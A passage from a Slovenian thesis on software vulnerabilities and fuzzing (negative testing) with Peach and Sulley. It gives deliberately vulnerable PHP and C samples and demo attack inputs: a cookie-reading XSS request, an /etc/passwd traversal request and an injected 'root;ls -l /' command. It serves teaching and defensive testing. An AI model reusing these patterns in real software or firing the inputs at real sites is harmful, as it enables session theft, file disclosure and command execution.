Neobstojni napad: Spletna stran je ranljiva, če sprejme uporabnikov vhodni podatek, ki je zapisan v parametru *GET* in njegovo vsebino izpiše na spletni strani, ne da bi prej filtrirala nezaželene znake, kot so poševnica (znak /), dvojna navednica (znak ") itd. V takih primerih lahko uporabniku pošljemo spletni naslov z nastavljenim parametrom *GET*, katerega vrednost je zlonamerna koda, ki nam sporoči uporabnikov piškotek, s pomočjo katerega mu lahko ukrademo sejo. Pogoj za uspešnost neobstojnega napada je pošiljanje zlonamernega spletnega naslova uporabniku, ki mora nanj klikniti. Ko uporabnik klikne na zlonamerni spletni naslov, se zahteva pošlje na strežnik za obdelavo. Strežnik zahtevo obdela in nam poleg veljavne vsebine v odgovoru pošlje tudi vrednost parametra *GET*, ki vsebuje poljubno kodo. Ker je odgovor skupaj s poljubno kodo prišel z legitimne spletne strani, jo spletni brskalnik lahko brez težav izvrši.

Primer aplikacije, napisane v programskem jeziku PHP, ki vsebuje ranljivost *neobstojnega napada*, je naslednja:

```
1 <html>
2 <body>
3
4 <?php
5   if(isset($_GET['p'])) {
```

```
6       print "V parametru p se nahaja vrednost: " . $_GET['p'];
7     }
8     else {
9       print "Niste nastavili parametra p.";
10    }
11  ?>
12  </body>
13  </html>
```

Najprej preverimo prisotnost parametra **p** ter izpišemo njegovo vrednost in pri tem ne filtriramo nezaželenih znakov. Ker v parameter **p** lahko shranimo poljubno kodo, ki bo ob kliku uporabnika izvršena v njegovem spletnem brskalniku, lahko na spletno stran pošljemo naslednjo zahtevo, ki nam bo izpisala trenutni piškotek seje uporabnika.

```
1 GET /index.php?p=<script>alert(document.cookie)</script> HTTP/1.1
```

Obstojni napad: Spletna stran je ranljiva, če lahko poljubno zlonamerno kodo trajno shranimo kar v samo spletno stran. Tako se bo naša koda izvršila ob vsakem obisku poljubnega uporabnika. Ker je koda shranjena direktno v ranljivi spletni strani, uporabnikom ni potrebno pošiljati poštnih sporočil, ki vsebujejo zlonamerni spletni naslov, ampak moramo le počakati, da ranljivo spletno stran obiščejo.

Zaradi preglednosti ne bomo podali primera aplikacije, ki vsebuje ranljivost *obstojnega napada*, bomo pa napad podrobneje opisali. Ranljiva spletna stran mora uporabljati nekakšno bazo podatkov, kamor si shranjuje uporabnikove zahteve, ki jih mora nato tudi izpisovati v vsebini spletne strani. Ob obisku spletne strani se izpišejo vsi zahtevki, ki so bili spletni strani poslani. Če se med njimi nahaja zahtevek, ki vsebuje zlonamerno kodo, bo ta kodo izvršena v spletnem brskalniku uporabnika.

Napad, ki temelji na DOM-u: V napadu, ki temelji na DOM-u, uporabniku pošljemo zlonamerno zahtevo, ki mora nanjo klikniti. Za razliko od *neobstojnega napada* tu od strežnika dobimo pravilni rezultat, ki ne vsebuje zlonamerne kode. Napaka se pojavi šele, ko kot odgovor dobimo kakršnokoli kodo, ki se sklicuje na poslano zahtevo, ki seveda vsebuje tudi zlonamerno kodo.

Primer aplikacije, napisane v programskem jeziku PHP, ki vsebuje ranljivost *napada, ki temelji na DOM-u*, je naslednji:

```
1 <html>
2 <body>
```

```
3
4  <script type="text/javascript">
5    p = document.location.href.substring(document.location.href.indexOf("p=")+
6    document.write("V parametru p se nahaja vrednost: " + p);
7  </script>
8
9  </body>
10 </html>
```

Iz izvorne kode vidimo, da spletna stran vsebuje Javascript kodo, ki prebere vrednost parametra **p** iz shranjenega spletnega naslova, ki smo ga uporabili za pošiljanje zahteve na spletni strežnik. Uporabniku moramo, tako kot pri *neobstojnem napadu*, poslati poštno sporočilo, ki vsebuje zlonamerni spletni naslov, na katerega mora uporabnik klikniti. Ob kliku nanj se na strežnik lahko pošlje enaka zahteva kot pri **neobstojnem napadu**. Razlika je le v tem, da nam strežnik vrne pravilno izvorno kodo, ki je predstavljena zgoraj. Ob prejetju odgovora spletni brskalnik kreira DOM objekt za spletno stran, kjer objekt *document.location* vsebuje naslednji znakovni niz:

```
1  /index.php?p=<script>alert(document.cookie)</script>
```

Ker pa Javascript koda v odgovoru spletnega strežnika uporabi ravno *document.location* objekt, v bistvu dostopa do zlonamernega znakovnega niza, ki smo ga podali v spletnem naslovu. Vsebina parametra **p** je nato izpisana na trenutno stran, kar pomeni, da se bo izvršila koda, ki je vsebovana v parametru **p**.

3.5 Sprememba delovnega imenika

Napad *sprememba delovnega imenika* se lahko pojavi v aplikaciji, ki dovoljuje branje datotek s trdega diska. Pri tem naj bi bilo dovoljeno brati samo nekatere vrste datotek, recimo .txt datoteke, in samo z vnaprej določenega direktorija. Ker pa aplikacija napačno preverja ali ne preverja imen datotek, ki jih je posredoval uporabnik, pride do omenjenega napada.

Tako lahko uporabnik poleg veljavnega imena datoteke vnese tudi niz znakov, ki povzročijo spremembo delovnega imenika, kar mu lahko omogoči branje poljubnih datotek na trdem disku. Ker spletni strežnik deluje v sklopu določenega uporabnika, ima aplikacija dostop le do datotek, do katerih ima dostop omenjeni uporabnik.

Primer preproste aplikacije, napisane v jeziku PHP [62], ki ne preverja imena datoteke, ki jo je zahteval uporabnik, je prikazana v naslednjem razdelku.

```
<?php
if(empty($_GET['file']))
  die('Niste vnesli imena datoteke.');

$file = getcwd().'/'.$_GET['file'];
if(!file_exists($file))
  die('Izbrana datoteka ne obstaja.');

readfile($file);
?>
```

Torej najprej preverimo, če parameter **file** obstaja in ga preberemo ter pri tem ne preverimo, če parameter vsebuje niz znakov, ki lahko povzročijo prehod v višji direktorij. Nato sestavimo celotno pot do zahtevane datoteke, preverimo, če datoteka obstaja, ter jo preberemo in izpišemo.

Ker ne preverjamo vsebine parametra **file**, lahko v njem posredujemo tudi niz znakov, ki nam omogočajo prehod v višji direktorij. Tako lahko izpišemo poljubno datoteko na trdem disku. Primer izpisa sistemske datoteke `/etc/passwd` na operacijskem sistemu Linux bi lahko izvedli tako, da bi spletnemu strežniku poslali zahtevo:

```
GET /index.php?file=../../../../etc/passwd HTTP/1.0
```

Zgornja zahteva nam izpiše sistemsko datoteko, ki bi morala ostati skrita.

Ranljivost **spremembe delovnega imenika** je z negativnim testiranjem zelo težko zaznati, ker pri obdelavi zahtev ne pride do prekinitve delovanja ali sesutja aplikacije. Problem se pojavi, ker je rezultat običajne zahteve zelo podoben rezultatu zlonamerne zahteve. Vseeno bi ranljivost lahko zaznali tako, da bi merili velikost odgovora glede na zahtevo. Kadar aplikacija postreže normalno zahtevo, vrne celotno datoteko, ki smo jo zahtevali, zato je odgovor ponavadi večje velikosti. Ravno zaradi tega lahko smatramo, da je aplikacija dejansko vrnila datoteko, ki smo jo zahtevali, in ni vrnila nekega standardnega sporočila, kakor je: "Niste vnesli imena datoteke." Seveda pa moramo še vedno ločiti med datotekami, ki jih smemo prebrati, in se nahajajo v vnaprej določenem direktoriju, in tistimi, ki jih ne smemo, saj so po večini sistemske datoteke. Tu lahko postavimo predpostavko, da program za negativno testiranje po normalnih datotekah niti ne bi spraševal, saj ga ne zanimajo. Zanimajo

ga zgolj sistemske datoteke, do katerih lahko pride z uporabo spremembe delovnega imenika. Torej, če smo kot odgovor na zahtevo dobili vrnjeno večjo količino podatkov, to skoraj zagotovo pomeni, da je bila prebrana neka sistemska datoteka.

Seveda smo tu predstavili kar nekaj omejitev in predpostavk, zato ne moremo z gotovostjo trditi, ali je določena ranljivost prisotna ali ne. Vsako dobljeno potencialno zlonamerno zahtevo moramo naknadno ročno preveriti, da lahko določimo prisotnost ranljivosti.

3.6 Prekoračitev medpomnilnika

Pri *prekoračitvi medpomnilnika* gre za ranljivost, kjer program v rezervirani del pomnilnika zapiše več podatkov, kolikor je rezerviranega prostora. Pri tem pride do prekoračitve rezerviranega pomnilnika, zaradi česar najpogosteje pride do napake, kot je sesutje programa.

Primer preprostega programa, napisanega v programskem jeziku **c**, ki vsebuje ranljivost *prekoračitve medpomnilnika*, je prikazan tu:

```
1 void copy(char **argv) {
2   char array[20];
3   strcpy(array, argv[1]);
4   printf("%s\n", array);
5 }
6
7 main(int argc, char **argv) {
8   copy(argv);
9 }
```

Program sprejme vhodni parameter, ki lahko vsebuje poljubno število znakov. Ko vhodni parameter sprejmemo, ga pošljemo funkciji **copy**, ki ga skopira v spremenljivko **array**. Ker pa omenjena spremenljivka sprejme samo 19 bajtov in dodatni ničelni bajt **0**, pride ob vhodnem podatku, ki je večji od 19 bajtov, do pisanja preko rezerviranega prostora, ki ga imamo na voljo. Pri tem pa se lahko prepiše tudi pomemben del pomnilnika, imenovan **povratni naslov EIP**, preko katerega lahko pridobimo dostop nad izvrševanjem programa in posledično izvršimo poljubno kodo.

Ranljivost *prekoračitve pomnilnika* je z negativnim testiranjem zelo lahko zaznati, saj pri izvajanju ponavadi pride do prekinitve delovanja ali sesutja programa. Omeniti moramo tudi, da je bilo negativno testiranje v prvotni meri namenjeno zgolj iskanju ranljivosti tipa *prekoračitve medpomnilnika*.

3.7 Zloraba oblikovnega niza

Oblikovni niz se pogosto uporablja v funkcijah programskega jezika **c**, npr. v funkciji **printf**. Funkcije v programskem jeziku *c*, ki sprejmejo oblikovni niz, so: printf, fprintf, sprintf, snprintf, vfprintf, vprintf, vsprintf in vsnprintf. Primer oblikovnega niza je %s, ki določa znakovni niz (končan z ničelnim bajtom '\0), %n, ki določa število itd. Vse oblikovne nize si lahko ogledamo v [53]. Z oblikovnimi nizi lahko kontroliramo, kako so podatki izpisani, predpišemo pa lahko tudi njihovo dolžino in natančnost.

Ranljivost *zlorabe oblikovnega niza* se pojavi, ko je uporabnikov vhodni podatek vključen kot oblikovni niz v eno izmed prej omenjenih funkcij. Ranljivi program, napisan v programskem jeziku *c*, ki vsebuje ranljivost *zlorabe oblikovnega niza*, je podan v naslednjem razdelku:

```
1  #include <stdio.h>
2
3  int main(int argc, char **argv) {
4    printf(argv[1]);
5    return 0;
6  }
```

Program sprejme 1 parameter, ki ga izpiše na zaslon. Če programu podamo normalen znakovni niz ali število, le-to pravilno izpiše na zaslon. Toda kaj se zgodi, če programu kot vhodni podatek podamo **%x**? V tem primeru se nam izpišejo 4 bajti, ki predstavljajo vrednosti na skladu. Če uporabimo več **%x** oblikovnih nizov, se nam izpiše več besed, ki se nahajajo na skladu. To se zgodi, ker smo funkcijo **printf** klicali brez ustreznih parametrov, le-ta pa smatra, da so parametri zapisani na skladu. Ker ustreznih parametrov na skladu ni, bo *prinf* funkcija izpisala vrednosti, ki se trenutno nahajajo na skladu.

Če programu podtaknemo oblikovni niz **%x**, lahko s pomnilnika preberemo poljubno vrednost, medtem ko z oblikovnim nizom **%n** lahko na poljuben naslov v pomnilniku zapišemo katerokoli vrednost. Z obema oblikovnima nizoma lahko prevzamemo nadzor nad ranljivim programom in izvršimo poljubno kodo. Več o tem lahko preberemo v [1].

Z negativnim testiranjem lahko hitro zaznamo *zlorabo oblikovnega niza*, ker bo najverjetneje prišlo do pisanja v nedovoljen pomnilniški naslov ter posledično do sesutja aplikacije.

3.8 Vrinjenje datoteke

Napad *vrinjenje datoteke* je zelo podoben napadu *sprememba delovnega imenika*. Razlika je le v tem, da pri napadu *spremembe delovnega imenika* datoteko lahko zgolj preberemo, pri napadu *vrinjene datoteke* pa datoteko lahko vključimo v izvajanje trenutne strani.

Vedeti moramo, da obstajata dve vrsti napada *vrinjene datoteke*:

Lokalno vrinjenje datoteke: Tu gre za vključitev lokalne datoteke, ki se nahaja na istem strežniku kot ranljiva aplikacija, v trenutno stran izvajanja aplikacije. To se zgodi, ker aplikacija ustrezno ne filtrira vhodnih podatkov, ki jih je posredoval uporabnik.

Oddaljeno vrinjenje datoteke: Pri oddaljenem napadu *vrinjenja datoteke* gre za vključitev oddaljene datoteke v izvajanje trenutne strani v aplikaciji. To se lahko zgodi, če ima aplikacija vgrajeno možnost nalaganja datoteke na strežnik. Če zlonamerno datoteko naložimo na strežnik ter jo aplikacija avtomatsko vstavi v trenutno izvajanje strani, potem lahko pridobimo celoten nadzor nad strežnikom.

Zaradi zelo velike podobnosti napadu *spremembe delovnega imenika* tu primera aplikacije ne bomo podali. Omenimo naj, da vse, kar bi morali spremeniti pri aplikacijski kodi v napadu *spremembe delovnega imenika*, je, da namesto ukaza **readfile** uporabimo ukaz **include**.

Enako kot pri *spremembi delovnega imenika* velja tudi tu, da je ranljivost tega tipa težko zaznati z negativnim testiranjem.

3.9 Vrinjenje ukaza

Napad *vrinjenja ukaza* se pojavi v ranljivi aplikaciji, ko aplikacija zaradi uporabnikovega vhodnega podatka izvede nepričakovan ukaz. To se lahko zgodi v aplikaciji, ki izvede sistemski ukaz in mu kot argument poda nepreverjen uporabnikov vhodni podatek.

Primer aplikacije, napisane v programskem jeziku PHP, ki omogoča napad *vrinjenja ukaza*, je podan v naslednjem razdelku:

```
1 <html>
2 <body>
3 <?php
4   if(empty($_GET['user']))
5     die('Niste vnesli imena uporabnika.');
```

```
6     $user = $_GET['user'];
7     system("id $user");
8   ?>
9   </body>
10  </html>
```

Najprej preverimo, če je nastavljeni parameter **user**, ki ga nato preberemo. Če parameter ni nastavljen, izpišemo: "Niste vnesli imena uporabnika,"in aplikacijo končamo. V primeru, da smo vpisali ime uporabnika, izvedemo sistemski ukaz **id uporabnik**, ki nam izpiše podatke o uporabnikovi *uid* številki, *gid* številki ter skupinah, ki jim uporabnik pripada. Če uporabnik na sistemu ne obstaja, potem aplikacija ne izpiše ničesar.

Aplikacija ne preverja vhodnega podatka, ki smo ga brez preverjanja podali programu **id** kot argument, zato je ranljiva. Predstavljajmo si, da smo aplikaciji v parametru **user** podali znakovni niz **"root;ls -l /"**. Ta vhodni niz smo podali programu **id** kot parameter, zato aplikacija dejansko izvede ukaz **"id root;ls -l /"**. Ukaz dejansko izvrši dva različna ukaza, ki ju ločuje znak podpičje (znak ;). Izvedeta se ukaza **id root** in **ls -l** /, ki v spletno stran izpišeta svoj odgovor. Z omenjenim znakovnim nizom smo uspešno izvedli oba ukaza, pri čemer je prišlo do vrinjenja drugega ukaza v izvajanje.

Z negativnim testiranjem je *vrinjenje ukaza* praktično nemogoče zaznati.

3.10 Pridobitev privilegijev

Napad *pridobitve privilegijev* je napad, kjer izkoristimo logično napako v programski kodi, da pridobimo dostop do stvari, do katere načeloma ne moremo dostopati, ker nimamo nastavljenih ustreznih pravic. Ta vrsta napake se lahko pojavi v aplikacijah, ki upravljajo z več *uporabniškimi vlogami*, kjer vsaka vloga določa, kaj uporabnik sme in ne sme početi. Ponavadi je uporabniku dodeljena določena uporabniška vloga, kot je *nepriviligiran uporabnik*, obstajajo pa tudi druge vloge, kot npr. *super uporabnik*. Če *nepriviligiran uporabnik* lahko dostopa do določene stvari, do katere ima pravico dostopati le *super uporabnik*, potem pride do napada *pridobitve privilegijev*.

Primer ranljivosti *pridobitve privilegijev* smo povzeli po CMS sistemu Wordpress [63]. V verziji Wordpress sistema nižji od 2.8.2 [64] se nahaja omenjena ranljivost, in sicer v datotekah *admin-footer.php*, *edit-category-form.php*, *edit-form-advanced.php*, *edit-form-comment.php*, *edit-link-category-form.php*, *edit-link-form.php*, *edit-page-form.php* in *edit-tag-form.php* v direktoriju *wp-admin/*. Napake so bile v verziji 2.8.3 odpravljene, zato smo preverili, kaj se je med verzijama spremenilo. Ugotovili smo, da se v verziji 2.8.3 na začetku vsake izmed

datotek nahaja naslednji delček kode, ki preveri, ali je konstanta **ABSPATH** definirana ali ne. Če konstanta ni definirana, to pomeni, da trenutni uporabnik nima pravice dostopati do datoteke, in je izvajanje prekinjeno.

```
1 <?php
2 if ( !defined('ABSPATH') )
3   die('-1');
4 ?>
```

Z negativnim testiranjem je *vrinjenje ukaza* nemogoče zaznati.

Poglavje 4

Negativno testiranje

4.1 Kaj je negativno testiranje

Negativno testiranje je avtomatizirano ali polavtomatizirano preverjanje programske opreme, kjer programu vedno znova podamo neveljaven, nepričakovan ali naključen vhodni podatek. Program skozi testiranje spremljamo, da bi zaznali, če je prišlo do programske izjeme, kot je zrušenje aplikacije. [49, 3].

Poleg negativnega testiranja poznamo tudi pozitivno testiranje, s čimer preverjamo delovanje funkcionalne plati programa. Pri tem se ne osredotočimo na iskanje varnostnih ranljivosti, ki bi jih program lahko imel, ampak zgolj na dokazovanje pravilnega ali nepravilnega delovanja programa. Pozitivno testiranje se uporablja pri razvijanju programske opreme, in ne pri varnostnem testiranju, zato se o njem ne bomo pogovarjali. Vseeno pa velja omeniti, da gre pri obeh za posredovanje vhodnega podatka programu za obdelavo. Pri pozitivnem testiranju programu pošljemo vhodni podatek, ki bi ga program moral brez težav sprejeti, obdelati ter vrniti rezultat. Z njim preverjamo predvsem vse funkcionalnosti programa, ki jih le-ta mora vsebovati. Če se pozitivnega testiranja poslužujemo pri razvijanju programske opreme, se negativnega pri njenem varnostnem testiranju, kjer programu pošljemo naključni vhodni podatek, ki ne sme povzročiti nepravilnega delovanja programa.

Tema diplomskega dela je primerjanje učinkovitosti dveh programov, ki sta sposobna negativnega testiranja poljubnih protokolov ali datotečnih formatov. O njima je govora v delu [57], kjer avtor predlaga, da sta ravno **Peach** [21] in **Sulley** [22] najboljša izmed odprtokodnih programov za negativno testiranje.

4.2 Metode

Vsi programi za negativno testiranje morajo biti sposobni ustvariti vhodne podatke, ki jih pošljemo testiranemu programu. Zato programe za negativno testiranje razdelimo na podlagi načina ustvarjanja vhodnih podatkov. Po [5] vhodne podatke lahko ustvarimo na naslednje načine:

Vhodne podatke mutiramo: Pri mutaciji vhodnih podatkov moramo imeti na voljo veljavni vhodni podatek, ki ga naključno spremenimo. Naključno lahko spremenimo poljubni del vhodnega podatka, kar se imenuje *neumno ustvarjanje podatkov*, ker za nekatere dele vhodnega podatka vnaprej vemo, da ne bodo povzročili napake, če jih bomo spremenili. Zato je veliko bolje uporabiti vhodne podatke, ki smo jih generirali, čemur rečemo tudi pametno ustvarjanje podatkov.

Prednost mutiranja vhodnih podatkov je v tem, da ne potrebujemo znanja o protokolu ali datotečnem formatu. Vse, kar potrebujemo, so dobri vhodni podatki, ki bi v čim večji meri stestirali program. Seveda brez poznavanja protokola ali datotečnega formata ne moremo vedeti, kateri so dobri vhodni podatki, zato je pridobitev le-teh pogojena z začetnim naporom razumevanja protokola ali datotečnega formata. Seveda je v takem primeru bolje uporabiti generiranje vhodnih podatkov [17].

Vhodne podatke generiramo: Pri generaciji vhodnih podatkov moramo najprej definirati datotečni model, ki definira vhodne podatke, ki jih moramo ustvariti. Ko program za negativno testiranje poženemo, le ta uporabi definirani model za pametno generiranje vhodnih podatkov. Pri tem naključno spreminja le vrednosti določenih elementov z najbolj verjetnimi vrednostmi, ki bi lahko povzročili napako.

Z generiranjem lahko obiščemo kar 76 % več poti skozi program kot z mutiranjem obstoječih podatkov. Tako imamo tudi 76 % večje možnosti najdbe nove ranljivosti, ker preiščemo veliko večji del programa. To lahko naredimo zato, ker moramo protokol ali datotečni format podrobno opisati ter ga posredovati negativnemu testerju, ki nato generira vhodne podatke. Vhodne podatke lahko generira na podlagi raznih hevristik in ne popolnoma naključno [17].

Kot primer vzemimo metodo GET, ki služi pridobitvi spletne strani v protokolu HTTP:

```
1  GET /index.html HTTP/1.1
```

Format zahtevka posredovanega z metodo GET je naslednji [51]:

```
<metoda> <uri> HTTP/<verzija>
```

Ukaz <**metoda**> je v našem primeru *GET*, <**uri**> je */index.php* in <**verzija**> je *1.1.* Z mutiranjem zahteve, posredovane preko metode GET, lahko pridemo do naslednjih možnih rezultatov:

```
GeT /index.txt HTTP/99.1
Gzz ?index.t%t HZZA&1.1
GET_?981dex.t%t(HRWE/1.1
```

Toda hitro lahko opazimo, da spletni strežnik zavrne zahtevo z napačno nastavljenim imenom metode. Zato je smiselno, da ime metode *GET* ostane točno tako, kot je, in se ne spreminja. Smiselno je definirati tudi, da se mora *URI* začeti z poševnico (znak /), vsebuje naj tudi piko (znak .), kar namiguje na končnico. Ukazu sledi statični znakovni niz HTTP s poševnico ter verzijo. Po premisleku pridemo do zaključka, da bi lahko generirali vhodne podatke po naslednjem kopitu:

```
GET /<ime>.<koncnica> HTTP/<verzija>
```

Tako se v zahtevku spreminja le <**ime**>, ki določa ime datoteke, <**koncnica**>, ki določa končnico datoteke, ter <**verzija**>, ki določa verzijo HTTP, ki jo uporablja klient. Tako lahko pri generaciji vhodnih podatkov pridemo do veliko manjšega nabora vhodnih podatkov, ki jih veliko hitreje stestiramo. Možni vhodni podatki bi v takem primeru bili:

```
GET /index.txt HTTP/99.1
GET /?????.zzz HTTP/==.1
```

V tem primeru vidimo, da se poglavitni deli zahtev ne spreminjajo, kar je smiselno, in zelo pospeši negativno testiranje.


4.3 Vhodni podatki

4.3.1 Način sprejetja vhodnih podatkov

Do sedaj smo omenili, da je določen program ranljiv, če sprejme in procesira zlonamerni vhodni podatek, nič pa še nismo rekli o tem, kaj sploh je vhodni podatek in katere vrste poznamo.

Vhodni podatek ni nič drugega kot podatek, ki ga pošljemo programu za obdelavo. Kot obdelavo podatkov si lahko predstavljamo vsako akcijo v določenem programu, ki podatek sprejme, analizira, spremeni v uporabno obliko in ga spremenjenega vrne uporabniku.

Slika 4.1 prikazuje način sprejetja vhodnih podatkov, kjer vidimo, da na prvi stopnji vhodni podatek razdelimo na lokalni in oddaljeni. Lokalni vhodni podatek je vsak podatek, ki ga z določenim programom odpremo na trenutnem računalniku, in za svoje delovanje ne potrebuje omrežja, medtem ko za pošiljanje oddaljenega vhodnega podatka potrebujemo omrežje.



Slika 4.1: Vrste vhodnih podatkov

Lokalne vhodne podatke lahko razdelimo na **ukazne argumente**; to so argumenti, ki jih programu posredujemo preko ukaznega poziva, **okoljske spremenljivke**, ki se nahajajo v okolju ukaznega poziva in so programu posredovane avtomatsko, in **format datoteke**, ki določa obliko in pravila določene vrste datoteke in se pravilnoma identificira z končnico, kot je .pdf, .doc, .txt itd.

Oddaljene vhodne podatke praviloma razdelimo na **omrežni protokol**, ki

določa pravila pri izmenjavi podatkov, **spletno aplikacijo**, ki vhodne podatke sprejme preko spremenljivk GET, POST, REQUEST, in **spletni brskalnik**, katerega vhodni podatek je oddaljena spletna stran.

Vse vhodne podatke lahko predstavimo z visokonivojskimi elementi, katere lahko naprej razčlenimo na nizkonivojske elemente. Vsak program, napisan za negativno testiranje, mora vsebovati tako sredstva za definiranje visoko kot nizkonivojskih elementov. Od tega je namreč odvisno, kakšno svobodo bomo imeli pri definiranju vhodnih podatkov, ki jih mora program za negativno testiranje imeti.

4.3.2 Visokonivojski elementi

Zelo dober primer za opisovanje visokonivojskih elementov je glava TCP protokola, ki je prikazana na sliki 4.2.

<table>
<tr><th>Offsets</th><th>Octet</th><th colspan="8">0</th><th colspan="8">1</th><th colspan="8">2</th><th colspan="8">3</th></tr>
<tr><th>Octet</th><th>Bit</th><th>0</th><th>1</th><th>2</th><th>3</th><th>4</th><th>5</th><th>6</th><th>7</th><th>8</th><th>9</th><th>10</th><th>11</th><th>12</th><th>13</th><th>14</th><th>15</th><th>16</th><th>17</th><th>18</th><th>19</th><th>20</th><th>21</th><th>22</th><th>23</th><th>24</th><th>25</th><th>26</th><th>27</th><th>28</th><th>29</th><th>30</th><th>31</th></tr>
<tr><td>0</td><td>0</td><td colspan="16">Source port</td><td colspan="16">Destination port</td></tr>
<tr><td>4</td><td>32</td><td colspan="32">Sequence number</td></tr>
<tr><td>8</td><td>64</td><td colspan="32">Acknowledgment number (if ACK set)</td></tr>
<tr><td>12</td><td>96</td><td colspan="4">Data offset</td><td colspan="3">Reserved</td><td>NS</td><td>CWR</td><td>ECE</td><td>URG</td><td>ACK</td><td>PSH</td><td>RST</td><td>SYN</td><td>FIN</td><td colspan="16">Window Size</td></tr>
<tr><td>16</td><td>128</td><td colspan="16">Checksum</td><td colspan="16">Urgent pointer (if URG set)</td></tr>
<tr><td>20
...</td><td>160
...</td><td colspan="32">Options (if Data Offset > 5,padded at end with "0" bytes if necessary)
...</td></tr>
</table>

Slika 4.2: Glava TCP protokola [50]

Sliko bomo uporabili pri opisovanju visokonivojskih elementov, ki se pojavljajo v različnih vhodnih podatkih, kot so format datoteke, omrežni protokol, ukazni argumenti itd. Elementi so naslednji:

Ime - vrednost: Elementi *ime - vrednost* imajo ime in imenu pripadajočo vrednost in so zelo pogosti. Primer takega elementa lahko najdemo v HTTP zahtevku za spletno stran, ki uporablja virtualno gostovanje. Ker se na istem IP naslovu pojavlja veliko spletnih strani, moramo s **Host: www.domena.com** ločiti med stranjo, do katere želimo dostopati. V tem primeru je **ime** elementa *Host:*, njegova pripadajoča **vrednost** pa *www.domena.com*.

Bločni identifikator: To je element, ki se uporablja za predstavitev velikosti nekega drugega poljubnega elementa. Primer bločnega identifikatorja je element *Data offset* v glavi TCP, ki nam pove velikost glave TCP, ki ni vedno enaka, ampak se spreminja glede na element *Options*. Ker pa moramo v vsakem trenutku vedeti pravilno velikost glave TCP, da izvemo, kje se nahajajo podatki, je bločni element zelo koristen in nujno potreben za opis vhodnih podatkov.

Zastavica: Zastavica predstavlja vrednost 1 bita, ki je lahko 0 ali 1 in se uporablja za prisotnost ali odsotnost pripadajočega elementa. V glavi TCP so take zastavice NS, CWR, ECE, URG, ACK, PSH, RST, SYN in FIN.

Kontrolna vsota: Kontrolna vsota nam zagotavlja, da pri prenosu podatkov ni prišlo do njihove spremembe. Glava TCP vsebuje tak element, ki se imenuje **Checksum** in zagotavlja nespremenljivost glave TCP. Končna faza ustvarjanja TCP paketka je izračun kontrolne vsote čez celotno glavo TCP ter zapis izračunane kontrolne vsote v element *Checksum*.

Opcijski element: Pogosto se v vhodnih podatkih pojavljajo opcijski elementi, ki so lahko prisotni ali ne. V glavi TCP je tak primer element **Options**. Opcijski elementi se pogosto uporabljajo skupaj z zastavicami, ki določajo, ali je element prisoten ali ne.

Naključna vrednost: Včasih določen element potrebuje naključno vrednost, ki je lahko karkoli.

Kriptirani element: Kriptirani elementi se uporabljajo bolj v kriptirnih protokolih, kjer kriptirni ključ skrbi za enkripcijo in dekripcijo podatkov.

Bitno zapolnjevanje: Določen element mora biti včasih točno določene dolžine. Če ni tako, moramo uporabiti bitno zapolnjevanje, ki vrednosti doda toliko bitov, da pridemo do vnaprej določene dolžine, ki jo mora element imeti. Tudi ta element lahko najdemo v TCP glavi kot **Padding** element, ki zagotovi, da ima celotna TCP glava dolžino večkratnika 32 bitov.

Z omenjenimi elementi lahko sestavimo poljubni vhodni podatek, toda če malo premislimo, hitro ugotovimo, da so vsi opisani visokonivojski elementi v bistvu sestavljeni iz nizkonivojskih elementov, ki so **znak**, **znakovni niz** in **število**.

4.3.3 Nizkonivojski elementi

Kot smo že omenili, lahko z nizkonivojskimi elementi opišemo visokonivojske elemente. V nadaljevanju bomo podrobneje opisali nizkonivojske elemente, ki jih mora vsak program za negativno testiranje imeti za pravilno generiranje vhodnih podatkov.

Zaradi zelo velikega prostora vhodnih podatkov moramo le tega omejiti. Recimo, da želimo preveriti, če je polje, ki bi moralo vsebovati 32-bitno število, ranljivo. To lahko storimo le tako, da v tisto polje po vrsti vstavimo vsako število od $0x0_{bin} - 0xFFFFFFFF_{bin}$ ($0_{dec} - 4.294.967.296_{dec}$) ter opazujemo obnašanje programa, ki ga testiramo. Seveda se moramo zavedati, da je že pri enem 32-bitnem številu vhodni prostor ogromen, zato ga je smiselno omejiti le na vrednosti, ki najverjetneje povzročijo napako. Take vrednosti so robne vrednosti 32-bitnega števila, kot so $0xFFFFFFFF-1$, $0xFFFFFFFF-2$, $0xFFFFFFFF-3$, 0, 1, 2, etc [13, 18].

V nadaljevanju bomo opisali vse nizkonivojske elemente ter priporočene vrednosti, ki naj bi jih program za negativno testiranje upošteval za zmanjšanje prostora vhodnih podatkov:

Znak: Znak je 1-bajtna vrednost, ki jo element lahko zaseda. Pri generiranju znakov se lahko omejimo na znake, ki se uporabljajo kot ločevalni znaki, in ne testiramo vseh možnih znakov. Seveda pri tem ne pridobimo veliko, ker je vseh možnih znakov dokaj malo, toda vseeno zmanjšamo vhodni prostor.

Znakovni Niz: Znakovni niz je niz poljubne dolžine, ki jo element lahko zaseda. Velikokrat je znakovni niz ločen z ločevalnimi znaki, kot so tabulator, vejica, nova vrstica itd. Pri generiranju znakovnih nizov seveda ne moremo stestirati vseh kombinacij nizov poljubnih dolžin, ker je vhodni prostor prevelik, da bi testiranje lahko izvajali v realnem času. Omejiti se moramo le na najbolj zanimive znakovne nize - **zagotoviti moramo, da vključimo znakovne nize različnih dolžin, ki vsebujejo različne ločevalne znake**.

